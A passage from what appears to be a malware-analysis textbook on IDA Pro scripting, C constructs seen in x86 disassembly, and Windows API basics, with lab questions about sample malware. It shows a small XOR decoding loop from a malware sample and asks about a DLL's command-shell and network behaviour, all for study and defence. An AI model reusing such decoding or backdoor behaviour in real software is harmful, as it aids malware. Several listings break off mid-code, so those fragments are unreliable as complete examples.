00008387  db  90h ; É ❶
00008388  db  90h ; É
00008389  db  8Bh ; ï
0000838A  db 0D8h ; +
0000838B  db  83h ; â
0000838C  db 0C3h ; +
0000838D  db  28h ; (
0000838E  db  83h ; â
0000838F  db    3
00008390  db  1Bh
00008391  db  8Bh ; ï
00008392  db  1Bh
00008393  db  33h ; 3
00008394  db 0C9h ; +
00008395  db  80h ; Ç
00008396  db  33h ; 3
00008397  db  97h ; ù
00008398  db  43h ; C
00008399  db  41h ; A
0000839A  db  81h ; ü
0000839B  db 0F9h ; ·
0000839C  db    0
0000839D  db    7
0000839E  db    0
0000839F  db    0
000083A0  db  75h ; u
000083A1  db 0F3h ; =
000083A2  db 0C2h ; -
000083A3  db  1Ch
000083A4  db  7Bh ; {
000083A5  db  16h
000083A6  db  7Bh ; {
000083A7  db  8Fh ; Å
```

File after pressing C

```
00008384  db  28h ; (
00008385  db 0FCh ; n
00008386  db  10h
00008387  nop
00008388  nop
00008389  mov     ebx, eax
0000838B  add     ebx, 28h ; '('
0000838E  add     dword ptr [ebx], 1Bh
00008391  mov     ebx, [ebx]
00008393  xor     ecx, ecx
00008395
00008395 loc_8395:                          ; CODE XREF: seg000:000083A0j
00008395  xor     byte ptr [ebx], 97h ❷
00008398  inc     ebx
00008399  inc     ecx
0000839A  cmp     ecx, 700h
000083A0  jnz     short loc_8395
000083A2  retn    7B1Ch
000083A2 ; ---------------------------------000083A5  db  16h
000083A6  db  7Bh ; {
000083A7  db  8Fh ; Å
```

Using IDC Scripts

IDA Pro has had a built-in scripting language known as IDC that predates the widespread popularity of scripting languages such as Python and Ruby. The IDC subdirectory within the IDA installation directory contains several sample IDC scripts that IDA Pro uses to analyze disassembled texts. Refer to these programs if you want to learn IDC.

IDC scripts are programs made up of functions, with all functions declared as static. Arguments don't need the type specified, and `auto` is used to define local variables. IDC has many built-in functions, as described in the IDA Pro help index or the *idc.idc* file typically included with scripts that use the built-in functions.

In Chapter 1, we discussed the PEiD tool and its plug-in Krypto ANALyzer (KANAL), which can export an IDC script. The IDC script sets bookmarks and comments in the IDA Pro database for a given binary, as shown in Listing 5-5.

```
#include <idc.idc>
static main(void){
      auto slotidx;
      slotidx = 1;
      MarkPosition(0x00403108, 0, 0, 0, slotidx + 0, "RIJNDAEL [S] [char]");
      MakeComm(PrevNotTail(0x00403109), "RIJNDAEL [S] [char]\nRIJNDAEL (AES):
               SBOX (also used in other ciphers).");

      MarkPosition(0x00403208, 0, 0, 0, slotidx + 1, "RIJNDAEL [S-inv] [char]");
      MakeComm(PrevNotTail(0x00403209), "RIJNDAEL [S-inv] [char]\nRIJNDAEL (AES):
               inverse SBOX (for decryption)");
}
```

Listing 5-5: IDC script generated by the PEiD KANAL plug-in

To load an IDC script, select **File ▸ Script File**. The IDC script should be executed immediately, and a toolbar window should open with one button for editing and another for re-executing the script if needed.

Using IDAPython

IDAPython is fully integrated into the current version of IDA Pro, bringing the power and convenience of Python scripting to binary analysis. IDAPython exposes a significant portion of IDA Pro's SDK functionality, allowing for far more powerful scripting than offered with IDC. IDAPython has three modules that provide access to the IDA API (*idaapi*), IDC interface (*idc*), and IDAPython utility functions (*idautils*).

IDAPython scripts are programs that use an *effective address (EA)* to perform the primary method of referencing. There are no abstract data types, and most calls take either an EA or a symbol name string. IDAPython has many wrapper functions around the core IDC functions.

Listing 5-6 shows a sample IDAPython script. The goal of this script is to color-code all `call` instructions in an *idb* to make them stand out more to the analyst. For example, `ScreenEA` is a common function that gets the location of the cursor. `Heads` is a function that will be used to walk through the defined elements, which is each instruction in this case. Once we've collected all of the function calls in `functionCalls`, we iterate through those instructions and use `SetColor` to set the color.

```
from idautils import *
from idc import *

heads = Heads(SegStart(ScreenEA()), SegEnd(ScreenEA()))

functionCalls = []

for i in heads:
  if GetMnem(i) == "call":
    functionCalls.append(i)
```

```
print "Number of calls found: %d" % (len(functionCalls))

for i in functionCalls:
  SetColor(i, CIC_ITEM, 0xc7fdff)
```

Listing 5-6: Useful Python script to color all function calls

Using Commercial Plug-ins

After you have gained solid experience with IDA Pro, you should consider purchasing a few commercial plug-ins, such as the Hex-Rays Decompiler and zynamics BinDiff. The Hex-Rays Decompiler is a useful plug-in that converts IDA Pro disassembly into a human-readable, C-like pseudocode text. Reading C-like code instead of disassembly can often speed up your analysis because it gets you closer to the original source code the malware author wrote.

zynamics BinDiff is a useful tool for comparing two IDA Pro databases. It allows you to pinpoint differences between malware variants, including new functions and differences between similar functions. One of its features is the ability to provide a similarity rating when you're comparing two pieces of malware. We describe these IDA Pro extensions more extensively in Appendix B.

Conclusion

This chapter offered only a cursory exposure to IDA Pro. Throughout this book, we will use IDA Pro in our labs as we demonstrate interesting ways to use it.

As you've seen, IDA Pro's ability to view disassembly is only one small aspect of its power. IDA Pro's true power comes from its interactive ability, and we've discussed ways to use it to mark up disassembly to help perform analysis. We've also discussed ways to use IDA Pro to browse the assembly code, including navigational browsing, utilizing the power of cross-references, and viewing graphs, which all speed up the analysis process.

LABS

Lab 5-1

Analyze the malware found in the file *Lab05-01.dll* using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse-engineering the malware.

Questions

1. What is the address of `DllMain`?
2. Use the Imports window to browse to `gethostbyname`. Where is the import located?
3. How many functions call `gethostbyname`?
4. Focusing on the call to `gethostbyname` located at 0x10001757, can you figure out which DNS request will be made?
5. How many local variables has IDA Pro recognized for the subroutine at 0x10001656?
6. How many parameters has IDA Pro recognized for the subroutine at 0x10001656?
7. Use the Strings window to locate the string `\cmd.exe /c` in the disassembly. Where is it located?
8. What is happening in the area of code that references `\cmd.exe /c`?
9. In the same area, at 0x100101C8, it looks like `dword_1008E5C4` is a global variable that helps decide which path to take. How does the malware set `dword_1008E5C4`? (Hint: Use `dword_1008E5C4`'s cross-references.)
10. A few hundred lines into the subroutine at 0x1000FF58, a series of comparisons use `memcmp` to compare strings. What happens if the string comparison to `robotwork` is successful (when `memcmp` returns 0)?
11. What does the export `PSLIST` do?
12. Use the graph mode to graph the cross-references from `sub_10004E79`. Which API functions could be called by entering this function? Based on the API functions alone, what could you rename this function?
13. How many Windows API functions does `DllMain` call directly? How many at a depth of 2?
14. At 0x10001358, there is a call to `Sleep` (an API function that takes one parameter containing the number of milliseconds to sleep). Looking backward through the code, how long will the program sleep if this code executes?
15. At 0x10001701 is a call to `socket`. What are the three parameters?

6

RECOGNIZING C CODE CONSTRUCTS IN ASSEMBLY

In Chapter 4, we reviewed the x86 architecture and its most common instructions. But successful reverse engineers do not evaluate each instruction individually unless they must. The process is just too tedious, and the instructions for an entire disassembled program can number in the thousands or even millions. As a malware analyst, you must be able to obtain a high-level picture of code functionality by analyzing instructions as groups, focusing on individual instructions only as needed. This skill takes time to develop.

Let's begin by thinking about how a malware author develops code to determine how to group instructions. Malware is typically developed using a high-level language, most commonly C. A *code construct* is a code abstraction level that defines a functional property but not the details of its implementation. Examples of code constructs include loops, `if` statements, linked lists, `switch` statements, and so on. Programs can be broken down into individual constructs that, when combined, implement the overall functionality of the program.

This chapter is designed to start you on your way with a discussion of more than ten different C code constructs. We'll examine each construct in assembly, although the purpose of this chapter is to assist you in doing the

```
00401041        idiv    ecx
00401043        mov     [ebp+var_8], edx ❺
```

Listing 6-7: Assembly code for the arithmetic example in Listing 6-6

In this example, `a` and `b` are local variables because they are referenced by the stack. IDA Pro has labeled `a` as `var_4` and `b` as `var_8`. First, `var_4` and `var_8` are initialized to 0 and 1, respectively. `a` is moved into `eax` ❶, and then 0x0b is added to `eax`, thereby incrementing `a` by 11. `b` is then subtracted from `a` ❷. (The compiler decided to use the `sub` and `add` instructions ❸ and ❹, instead of the `inc` and `dec` functions.)

The final five assembly instructions implement the modulo. When performing the `div` or `idiv` instruction ❺, you are dividing `edx:eax` by the operand and storing the result in `eax` and the remainder in `edx`. That is why `edx` is moved into `var_8` ❺.

Recognizing if Statements

Programmers use `if` statements to alter program execution based on certain conditions. `if` statements are common in C code and disassembly. We'll examine basic and nested `if` statements in this section. Your goal should be to learn how to recognize different types of `if` statements.

Listing 6-8 displays a simple `if` statement in C with the assembly for this code shown in Listing 6-9. Notice the conditional jump `jnz` at ❷. There must be a conditional jump for an `if` statement, but not all conditional jumps correspond to `if` statements.

```
int x = 1;
int y = 2;

if(x == y){
      printf("x equals y.\n");
}else{
      printf("x is not equal to y.\n");
}
```

Listing 6-8: C code `if` statement example

```
00401006        mov     [ebp+var_8], 1
0040100D        mov     [ebp+var_4], 2
00401014        mov     eax, [ebp+var_8]
00401017        cmp     eax, [ebp+var_4] ❶
0040101A        jnz     short loc_40102B ❷
0040101C        push    offset aXEqualsY_ ; "x equals y.\n"
00401021        call    printf
00401026        add     esp, 4
00401029        jmp     short loc_401038 ❸
0040102B loc_40102B:
0040102B        push    offset aXIsNotEqualToY ; "x is not equal to y.\n"
00401030        call    printf
```

Listing 6-9: Assembly code for the `if` statement example in Listing 6-8

As you can see in Listing 6-9, a decision must be made before the code inside the `if` statement in Listing 6-8 will execute. This decision corresponds to the conditional jump (`jnz`) shown at ❷. The decision to jump is made based on the comparison (`cmp`), which checks to see if `var_4` equals `var_8` (`var_4` and `var_8` correspond to `x` and `y` in our source code) at ❶. If the values are not equal, the jump occurs, and the code prints `"x is not equal to y."`; otherwise, the code continues the path of execution and prints `"x equals y."`

Notice also the jump (`jmp`) that jumps over the else section of the code at ❸. It is important that you recognize that only one of these two code paths can be taken.

Analyzing Functions Graphically with IDA Pro

IDA Pro has a graphing tool that is useful in recognizing constructs, as shown in Figure 6-1. This feature is the default view for analyzing functions.

Figure 6-1 shows a graph of the assembly code example in Listing 6-9. As you can see, two different paths (❶ and ❷) of code execution lead to the end of the function, and each path prints a different string. Code path ❶ will print `"x equals y."`, and ❷ will print `"x is not equal to y."`

IDA Pro adds `false` ❶ and `true` ❷ labels at the decision points at the bottom of the upper code box. As you can imagine, graphing a function can greatly speed up the reverse-engineering process.

Recognizing Nested if Statements

Listing 6-10 shows C code for a nested `if` statement that is similar to Listing 6-8, except that two additional `if` statements have been added within the original `if` statement. These additional statements test to determine whether `z` is equal to 0.

```
int x = 0;
int y = 1;
int z = 2;

if(x == y){
     if(z==0){
          printf("z is zero and x = y.\n");
     }else{
          printf("z is non-zero and x = y.\n");
     }
}else{
     if(z==0){
          printf("z zero and x != y.\n");
     }else{
          printf("z non-zero and x != y.\n");
     }
}
```

Listing 6-10: C code for a nested `if` statement

```
00401045 loc_401045:
00401045        jmp     short loc_401069
00401047 loc_401047:
00401047        cmp     [ebp+var_C], 0
0040104B        jnz     short loc_40105C ❸
0040104D        push    offset aZZeroAndXY_ ; "z zero and x != y.\n"
00401052        call    printf
00401057        add     esp, 4
0040105A        jmp     short loc_401069
0040105C loc_40105C:
0040105C        push    offset aZNonZeroAndXY_ ; "z non-zero and x != y.\n"
00401061        call    printf00401061
```

Listing 6-11: Assembly code for the nested `if` statement example shown in Listing 6-10

As you can see, three different conditional jumps occur. The first occurs if `var_4` does not equal `var_8` at ❶. The other two occur if `var_C` is not equal to zero at ❷ and ❸.

Recognizing Loops

Loops and repetitive tasks are very common in all software, and it is important that you are able to recognize them.

Finding for Loops

The `for` loop is a basic looping mechanism used in C programming. `for` loops always have four components: initialization, comparison, execution instructions, and the increment or decrement.

Listing 6-12 shows an example of a `for` loop.

```
int i;

for(i=0; i<100; i++)
{
   printf("i equals %d\n", i);
}
```

Listing 6-12: C code for a `for` loop

In this example, the initialization sets `i` to 0 (zero), and the comparison checks to see if `i` is less than 100. If `i` is less than 100, the `printf` instruction will execute, the increment will add 1 to `i`, and the process will check to see if `i` is less than 100. These steps will repeat until `i` is greater than or equal to 100.

In assembly, the `for` loop can be recognized by locating the four components—initialization, comparison, execution instructions, and increment/decrement. For example, in Listing 6-13, ❶ corresponds to the initialization step. The code between ❸ and ❹ corresponds to the increment that is initially jumped over at ❷ with a jump instruction. The comparison occurs at ❺, and at ❻, the decision is made by the conditional jump. If the jump is not

In the figure, the upward pointing arrow after the increment code indicates a loop. These arrows make loops easier to recognize in the graph view than in the standard disassembly view. The graph displays five boxes: The top four are the components of the `for` loop (initialization, comparison, execution, and increment, in that order). The box on the bottom right is the function epilogue, which we described in Chapter 4 as the portion of a function responsible for cleaning up the stack and returning.

Finding while Loops

The `while` loop is frequently used by malware authors to loop until a condition is met, such as receiving a packet or command. `while` loops look similar to for loops in assembly, but they are easier to understand. The `while` loop in Listing 6-14 will continue to loop until the status returned from `checkResult` is 0.

```
int status=0;
int result = 0;

while(status == 0){
     result = performAction();
     status = checkResult(result);
}
```

Listing 6-14: C code for a `while` loop

The assembly code in Listing 6-15 looks similar to the `for` loop, except that it lacks an increment section. A conditional jump occurs at ❶ and an unconditional jump at ❷, but the only way for this code to stop executing repeatedly is for that conditional jump to occur.

```
00401036        mov     [ebp+var_4], 0
0040103D        mov     [ebp+var_8], 0
00401044 loc_401044:
00401044        cmp     [ebp+var_4], 0
00401048        jnz     short loc_401063 ❶
0040104A        call    performAction
0040104F        mov     [ebp+var_8], eax
00401052        mov     eax, [ebp+var_8]
00401055        push    eax
00401056        call    checkResult
0040105B        add     esp, 4
0040105E        mov     [ebp+var_4], eax
00401061        jmp     short loc_401044 ❷
```

Listing 6-15: Assembly code for the `while` loop example in Listing 6-14

Understanding Function Call Conventions

In Chapter 4, we discussed how the stack and the `call` instruction are used for function calls. Function calls can appear differently in assembly code, and calling conventions govern the way the function call occurs. These conventions include the order in which parameters are placed on the stack or in registers, and whether the caller or the function called (the *callee*) is responsible for cleaning up the stack when the function is complete.

The calling convention used depends on the compiler, among other factors. There are often subtle differences in how compilers implement these conventions, so it can be difficult to interface code that is compiled by different compilers. However, you need to follow certain conventions when using the Windows API, and these are uniformly implemented for compatibility (as discussed in Chapter 7).

We will use the pseudocode in Listing 6-16 to describe each of the calling conventions.

```
int test(int x, int y, int z);
int a, b, c, ret;

ret = test(a, b, c);
```

Listing 6-16: Pseudocode for a function call

The three most common calling conventions you will encounter are `cdecl`, `stdcall`, and `fastcall`. We discuss the key differences between them in the following sections.

NOTE *Although the same conventions can be implemented differently between compilers, we'll focus on the most common ways they are used.*

cdecl

`cdecl` is one of the most popular conventions and was described in Chapter 4 when we introduced the stack and function calls. In `cdecl`, parameters are pushed onto the stack from right to left, the caller cleans up the stack when the function is complete, and the return value is stored in EAX. Listing 6-17 shows an example of what the disassembly would look like if the code in Listing 6-16 were compiled to use `cdecl`.

```
push c
push b
push a
call test
add esp, 12
mov ret, eax
```

Listing 6-17: `cdecl` function call

Notice in the highlighted portion that the stack is cleaned up by the caller. In this example, the parameters are pushed onto the stack from right to left, beginning with `c`.

stdcall

The popular `stdcall` convention is similar to `cdecl`, except `stdcall` requires the callee to clean up the stack when the function is complete. Therefore, the `add` instruction highlighted in Listing 6-17 would not be needed if the `stdcall` convention were used, since the function called would be responsible for cleaning up the stack.

The `test` function in Listing 6-16 would be compiled differently under `stdcall`, because it must be concerned with cleaning up the stack. Its epilogue would need to take care of the cleanup.

`stdcall` is the standard calling convention for the Windows API. Any code calling these API functions will not need to clean up the stack, since that's the responsibility of the DLLs that implement the code for the API function.

fastcall

The `fastcall` calling convention varies the most across compilers, but it generally works similarly in all cases. In `fastcall`, the first few arguments (typically two) are passed in registers, with the most commonly used registers being EDX and ECX (the Microsoft `fastcall` convention). Additional arguments are loaded from right to left, and the calling function is usually responsible for cleaning up the stack, if necessary. It is often more efficient to use `fastcall` than other conventions, because the code doesn't need to involve the stack as much.

Push vs. Move

In addition to using the different calling conventions described so far, compilers may also choose to use different instructions to perform the same operation, usually when the compiler decides to move rather than push things onto the stack. Listing 6-18 shows a C code example of a function call. The function `adder` adds two arguments and returns the result. The `main` function calls `adder` and prints the result using `printf`.

```
int adder(int a, int b)
{
   return a+b;
}

void main()
{
   int x = 1;
   int y = 2;

   printf("the function returned the number %d\n", adder(x,y));
}
```

Listing 6-18: C code for a function call

The assembly code for the adder function is consistent across compilers and is displayed in Listing 6-19. As you can see, this code adds arg_0 to arg_4 and stores the result in EAX. (As discussed in Chapter 4, EAX stores the return value.)

```
00401730        push    ebp
00401731        mov     ebp, esp
00401733        mov     eax, [ebp+arg_0]
00401736        add     eax, [ebp+arg_4]
00401739        pop     ebp
0040173A        retn
```

Listing 6-19: Assembly code for the adder function in Listing 6-18

Table 6-1 displays different calling conventions used by two different compilers: Microsoft Visual Studio and GNU Compiler Collection (GCC). On the left, the parameters for adder and printf are pushed onto the stack before the call. On the right, the parameters are moved onto the stack before the call. You should be prepared for both types of calling conventions, because as an analyst, you won't have control over the compiler. For example, one instruction on the left does not correspond to any instruction on the right. This instruction restores the stack pointer, which is not necessary on the right because the stack pointer is never altered.

NOTE *Remember that even when the same compiler is used, there can be differences in calling conventions depending on the various settings and options.*

Table 6-1: Assembly Code for a Function Call with Two Different Calling Conventions

Visual Studio version			GCC version		
00401746	mov	[ebp+var_4], 1	00401085	mov	[ebp+var_4], 1
0040174D	mov	[ebp+var_8], 2	0040108C	mov	[ebp+var_8], 2
00401754	mov	eax, [ebp+var_8]	00401093	mov	eax, [ebp+var_8]
00401757	push	eax	00401096	mov	[esp+4], eax
00401758	mov	ecx, [ebp+var_4]	0040109A	mov	eax, [ebp+var_4]
0040175B	push	ecx	0040109D	mov	[esp], eax
0040175C	call	adder	004010A0	call	adder
00401761	**add**	**esp, 8**			
00401764	push	eax	004010A5	mov	[esp+4], eax
00401765	push	offset TheFunctionRet	004010A9	mov	[esp], offset TheFunctionRet
0040176A	call	ds:printf	004010B0	call	printf

Analyzing switch Statements

switch statements are used by programmers (and malware authors) to make a decision based on a character or integer. For example, backdoors commonly select from a series of actions using a single byte value. switch statements are compiled in two common ways: using the if style or using jump tables.

If Style

Listing 6-20 shows a simple `switch` statement that uses the variable `i`. Depending on the value of `i`, the code under the corresponding case value will be executed.

```
switch(i)
{
   case 1:
      printf("i = %d", i+1);
      break;
   case 2:
      printf("i = %d", i+2);
      break;
   case 3:
      printf("i = %d", i+3);
      break;
   default:
      break;
}
```

Listing 6-20: C code for a three-option `switch` statement

This `switch` statement has been compiled into the assembly code shown in Listing 6-21. It contains a series of conditional jumps between ❶ and ❷. The conditional jump determination is made by the comparison that occurs directly before each jump.

The `switch` statement has three options, shown at ❸, ❹, and ❺. These code sections are independent of each other because of the unconditional jumps to the end of the listing. (You'll probably find that `switch` statements are easier to understand using the graph shown in Figure 6-3.)

```
00401013        cmp     [ebp+var_8], 1
00401017        jz      short loc_401027 ❶
00401019        cmp     [ebp+var_8], 2
0040101D        jz      short loc_40103D
0040101F        cmp     [ebp+var_8], 3
00401023        jz      short loc_401053
00401025        jmp     short loc_401067 ❷
00401027 loc_401027:
00401027        mov     ecx, [ebp+var_4] ❸
0040102A        add     ecx, 1
0040102D        push    ecx
0040102E        push    offset unk_40C000 ; i = %d
00401033        call    printf
00401038        add     esp, 8
0040103B        jmp     short loc_401067
0040103D loc_40103D:
0040103D        mov     edx, [ebp+var_4] ❹
00401040        add     edx, 2
00401043        push    edx
00401044        push    offset unk_40C004 ; i = %d
00401049        call    printf
0040104E        add     esp, 8
00401051        jmp     short loc_401067
```

```
00401053 loc_401053:
00401053        mov     eax, [ebp+var_4] ❺
00401056        add     eax, 3
00401059        push    eax
0040105A        push    offset unk_40C008 ; i = %d
0040105F        call    printf
00401064        add     esp, 8
```

Listing 6-21: Assembly code for the `switch` statement example in Listing 6-20

Figure 6-3 breaks down each of the switch options by splitting up the code to be executed from the next decision to be made. Three of the boxes in the figure, labeled ❶, ❷, and ❸, correspond directly to the case statement's three different options. Notice that all of these boxes terminate at the bottom box, which is the end of the function. You should be able to use this graph to see the three checks the code must go through when `var_8` is greater than 3.

From this disassembly, it is difficult, if not impossible, to know whether the original code was a `switch` statement or a sequence of `if` statements, because a compiled `switch` statement looks like a group of `if` statements—both can contain a bunch of `cmp` and `Jcc` instructions. When performing your disassembly, you may not always be able to get back to the original source code, because there may be multiple ways to represent the same code constructs in assembly, all of which are valid and equivalent.

Jump Table

The next disassembly example is commonly found with large, contiguous `switch` statements. The compiler optimizes the code to avoid needing to make so many comparisons. For example, if in Listing 6-20 the value of `i` were 3, three different comparisons would take place before the third case was executed. In Listing 6-22, we add one case to Listing 6-20 (as you can see by comparing the listings), but the assembly code generated is drastically different.

```
switch(i)
{
   case 1:
      printf("i = %d", i+1);
      break;
   case 2:
      printf("i = %d", i+2);
      break;
   case 3:
      printf("i = %d", i+3);
      break;
   case 4:
      printf("i = %d", i+3);
      break;
   default:
      break;
}
```

Listing 6-22: C code for a four-option `switch` statement

Disassembling Arrays

Arrays are used by programmers to define an ordered set of similar data items. Malware sometimes uses an array of pointers to strings that contain multiple hostnames that are used as options for connections.

Listing 6-24 shows two arrays used by one program, both of which are set during the iteration through the `for` loop. Array `a` is locally defined, and array `b` is globally defined. These definitions will impact the assembly code.

```
int b[5] = {123,87,487,7,978};
void main()
{
   int i;
   int a[5];

   for(i = 0; i<5; i++)
   {
      a[i] = i;
      b[i] = i;
   }
}
```

Listing 6-24: C code for an array

In assembly, arrays are accessed using a base address as a starting point. The size of each element is not always obvious, but it can be determined by seeing how the array is being indexed. Listing 6-25 shows the assembly code for Listing 6-24.

```
00401006        mov     [ebp+var_18], 0
0040100D        jmp     short loc_401018
0040100F loc_40100F:
0040100F        mov     eax, [ebp+var_18]
00401012        add     eax, 1
00401015        mov     [ebp+var_18], eax
00401018 loc_401018:
00401018        cmp     [ebp+var_18], 5
0040101C        jge     short loc_401037
0040101E        mov     ecx, [ebp+var_18]
00401021        mov     edx, [ebp+var_18]
00401024        mov     [ebp+ecx*4+var_14], edx ❶
00401028        mov     eax, [ebp+var_18]
0040102B        mov     ecx, [ebp+var_18]
0040102E        mov     dword_40A000[ecx*4], eax ❷
00401035        jmp     short loc_40100F
```

Listing 6-25: Assembly code for the array in Listing 6-24

In this listing, the base address of array `b` corresponds to `dword_40A000`, and the base address of array `a` corresponds to `var_14`. Since these are both arrays of integers, each element is of size 4, although the instructions at ❶ and ❷ differ for accessing the two arrays. In both cases, `ecx` is used as the index, which is multiplied by 4 to account for the size of the elements. The resulting value is added to the base address of the array to access the proper array element.

Identifying Structs

Structures (or *structs*, for short) are similar to arrays, but they comprise elements of different types. Structures are commonly used by malware authors to group information. It's sometimes easier to use a structure than to maintain many different variables independently, especially if many functions need access to the same group of variables. (Windows API functions often use structures that must be created and maintained by the calling program.)

In Listing 6-26, we define a structure at ❶ made up of an integer array, a character, and a double. In `main`, we allocate memory for the structure and pass the struct to the `test` function. The `struct gms` defined at ❷ is a global variable.

```
struct my_structure { ❶
     int x[5];
     char y;
     double z;
};

struct my_structure *gms; ❷

void test(struct my_structure *q)
{
     int i;
     q->y = 'a';
     q->z = 15.6;
     for(i = 0; i<5; i++){
          q->x[i] = i;
     }
}

void main()
{
     gms = (struct my_structure *) malloc(
     sizeof(struct my_structure));
     test(gms);
}
```

Listing 6-26: C code for a struct example

```
00401035        mov     edx,[ebp+var_4]
00401038        mov     [ecx+eax*4],edx ❷
0040103B        jmp     short loc_401020
0040103D loc_40103D:
0040103D        mov     esp, ebp
0040103F        pop     ebp
00401040        retn
```

Listing 6-28: Assembly code for the `test` function in the struct example in Listing 6-26

We can tell that offset 0x18 is a double because it is used as part of a floating-point instruction at ❶. We can also tell that integers are moved into offset 0, 4, 8, 0xC, and 0x10 by examining the `for` loop and where these offsets are accessed at ❷. We can infer the contents of the structure from this analysis.

In IDA Pro, you can create structures and assign them to memory references using the T hotkey. Doing this will change the instruction `mov [eax+14h], 61h` to `mov [eax + my_structure.y], 61h`. The latter is easier to read, and marking structures can often help you understand the disassembly more quickly, especially if you are constantly viewing the structure used. To use the T hotkey effectively in this example, you would need to create the `my_structure` structure manually using IDA Pro's structure window. This can be a tedious process, but it can be helpful for structures that you encounter frequently.

Analyzing Linked List Traversal

A *linked list* is a data structure that consists of a sequence of data records, and each record includes a field that contains a reference (link) to the next record in the sequence. The principal benefit of using a linked list over an array is that the order of the linked items can differ from the order in which the data items are stored in memory or on disk. Therefore, linked lists allow the insertion and removal of nodes at any point in the list.

Listing 6-29 shows a C code example of a linked list and its traversal. This linked list consists of a series of node structures named `pnode`, and it is manipulated with two loops. The first loop at ❶ creates 10 nodes and fills them with data. The second loop at ❷ iterates over all the records and prints their contents.

```
struct node
{
   int x;
   struct node * next;
};

typedef struct node pnode;

void main()
{
   pnode * curr, * head;
   int i;
```

```
004010AE        mov     [ebp+var_4], eax
004010B1
004010B1 loc_4010B1:
004010B1        cmp     [ebp+var_4], 0 ❸
004010B5        jz      short locret_4010D7
004010B7        mov     eax, [ebp+var_4]
004010BA        mov     eax, [eax]
004010BC        mov     [esp+18h+var_14], eax
004010C0        mov     [esp+18h+var_18], offset aD ; "%d\n"
004010C7        call    printf
004010CC        mov     eax, [ebp+var_4]
004010CF        mov     eax, [eax+4]
004010D2        mov     [ebp+var_4], eax ❹
004010D5        jmp     short loc_4010B1 ❺
```

Listing 6-30: Assembly code for the linked list traversal example in Listing 6-29

To recognize a linked list, you must first recognize that some object contains a pointer that points to another object of the same type. The recursive nature of the objects is what makes it linked, and this is what you need to recognize from the disassembly.

In this example, realize that at ❹, `var_4` is assigned `eax`, which comes from `[eax+4]`, which itself came from a previous assignment of `var_4`. This means that whatever struct `var_4` is must contain a pointer 4 bytes into it. This points to another struct that must also contain a pointer 4 bytes into another struct, and so on.

Conclusion

This chapter was designed to expose you to a constant task in malware analysis: abstracting yourself from the details. Don't get bogged down in the low-level details, but develop the ability to recognize what the code is doing at a higher level.

We've shown you each of the major C coding constructs in both C and assembly to help you quickly recognize the most common constructs during analysis. We've also offered a couple of examples showing where the compiler decided to do something different, in the case of structs and (when an entirely different compiler was used) in the case of function calls. Developing this insight will help you as you navigate the path toward recognizing new constructs when you encounter them in the wild.

LABS

The goal of the labs for this chapter is to help you to understand the overall functionality of a program by analyzing code constructs. Each lab will guide you through discovering and analyzing a new code construct. Each lab builds on the previous one, thus creating a single, complicated piece of malware with four constructs. Once you've finished working through the labs, you should be able to more easily recognize these individual constructs when you encounter them in malware.

Lab 6-1

In this lab, you will analyze the malware found in the file *Lab06-01.exe*.

Questions

1. What is the major code construct found in the only subroutine called by `main`?
2. What is the subroutine located at 0x40105F?
3. What is the purpose of this program?

Lab 6-2

Analyze the malware found in the file *Lab06-02.exe*.

Questions

1. What operation does the first subroutine called by `main` perform?
2. What is the subroutine located at 0x40117F?
3. What does the second subroutine called by `main` do?
4. What type of code construct is used in this subroutine?
5. Are there any network-based indicators for this program?
6. What is the purpose of this malware?

Lab 6-3

In this lab, we'll analyze the malware found in the file *Lab06-03.exe*.

Questions

1. Compare the calls in `main` to Lab 6-2's `main` method. What is the new function called from `main`?
2. What parameters does this new function take?
3. What major code construct does this function contain?
4. What can this function do?
5. Are there any host-based indicators for this malware?
6. What is the purpose of this malware?

Lab 6-4

In this lab, we'll analyze the malware found in the file *Lab06-04.exe*.

Questions

1. What is the difference between the calls made from the `main` method in Labs 6-3 and 6-4?
2. What new code construct has been added to `main`?
3. What is the difference between this lab's parse HTML function and those of the previous labs?
4. How long will this program run? (Assume that it is connected to the Internet.)
5. Are there any new network-based indicators for this malware?
6. What is the purpose of this malware?

7

ANALYZING MALICIOUS WINDOWS PROGRAMS

Most malware targets Windows platforms and interacts closely with the OS. A solid understanding of basic Windows coding concepts will allow you to identify host-based indicators of malware, follow malware as it uses the OS to execute code without a jump or call instruction, and determine the malware's purpose.

This chapter covers a variety of concepts that will be familiar to Windows programmers, but you should read it even if you are in that group. Non-malicious programs are generally well formed by compilers and follow Microsoft guidelines, but malware is typically poorly formed and tends to perform unexpected actions. This chapter will cover some unique ways that malware uses Windows functionality.

Windows is a complex OS, and this chapter can't possibly cover every aspect of it. Instead, we focus on the functionality most relevant to malware analysis. We begin with a brief overview of some common Windows API terminology, and then discuss the ways that malware can modify the host system

and how you can create host-based indicators. Next, we cover the different ways that a program can execute code located outside the file you're analyzing. We finish with a discussion of how malware uses kernel mode for additional functionality and stealth.

The Windows API

The Windows API is a broad set of functionality that governs the way that malware interacts with the Microsoft libraries. The Windows API is so extensive that developers of Windows-only applications have little need for third-party libraries.

The Windows API uses certain terms, names, and conventions that you should become familiar with before turning to specific functions.

Types and Hungarian Notation

Much of the Windows API uses its own names to represent C types. For example, the `DWORD` and `WORD` types represent 32-bit and 16-bit unsigned integers. Standard C types like `int`, `short`, and `unsigned int` are not normally used.

Windows generally uses *Hungarian notation* for API function identifiers. This notation uses a prefix naming scheme that makes it easy to identify a variable's type. Variables that contain a 32-bit unsigned integer, or `DWORD`, start with `dw`. For example, if the third argument to the `VirtualAllocEx` function is `dwSize`, you know that it's a `DWORD`. Hungarian notation makes it easier to identify variable types and to parse code, but it can become unwieldy.

Table 7-1 lists some of the most common Windows API types (there are many more). Each type's prefix follows it in parentheses.

Table 7-1: Common Windows API Types

Type and prefix	Description
`WORD` (`w`)	A 16-bit unsigned value.
`DWORD` (`dw`)	A double-`WORD`, 32-bit unsigned value.
Handles (`H`)	A reference to an object. The information stored in the handle is not documented, and the handle should be manipulated only by the Windows API. Examples include `HModule`, `HInstance`, and `HKey`.
Long Pointer (`LP`)	A pointer to another type. For example, `LPByte` is a pointer to a byte, and `LPCSTR` is a pointer to a character string. Strings are usually prefixed by `LP` because they are actually pointers. Occasionally, you will see `Pointer (P)...` prefixing another type instead of `LP`; in 32-bit systems, this is the same as `LP`. The difference was meaningful in 16-bit systems.
Callback	Represents a function that will be called by the Windows API. For example, the `InternetSetStatusCallback` function passes a pointer to a function that is called whenever the system has an update of the Internet status.

Handles

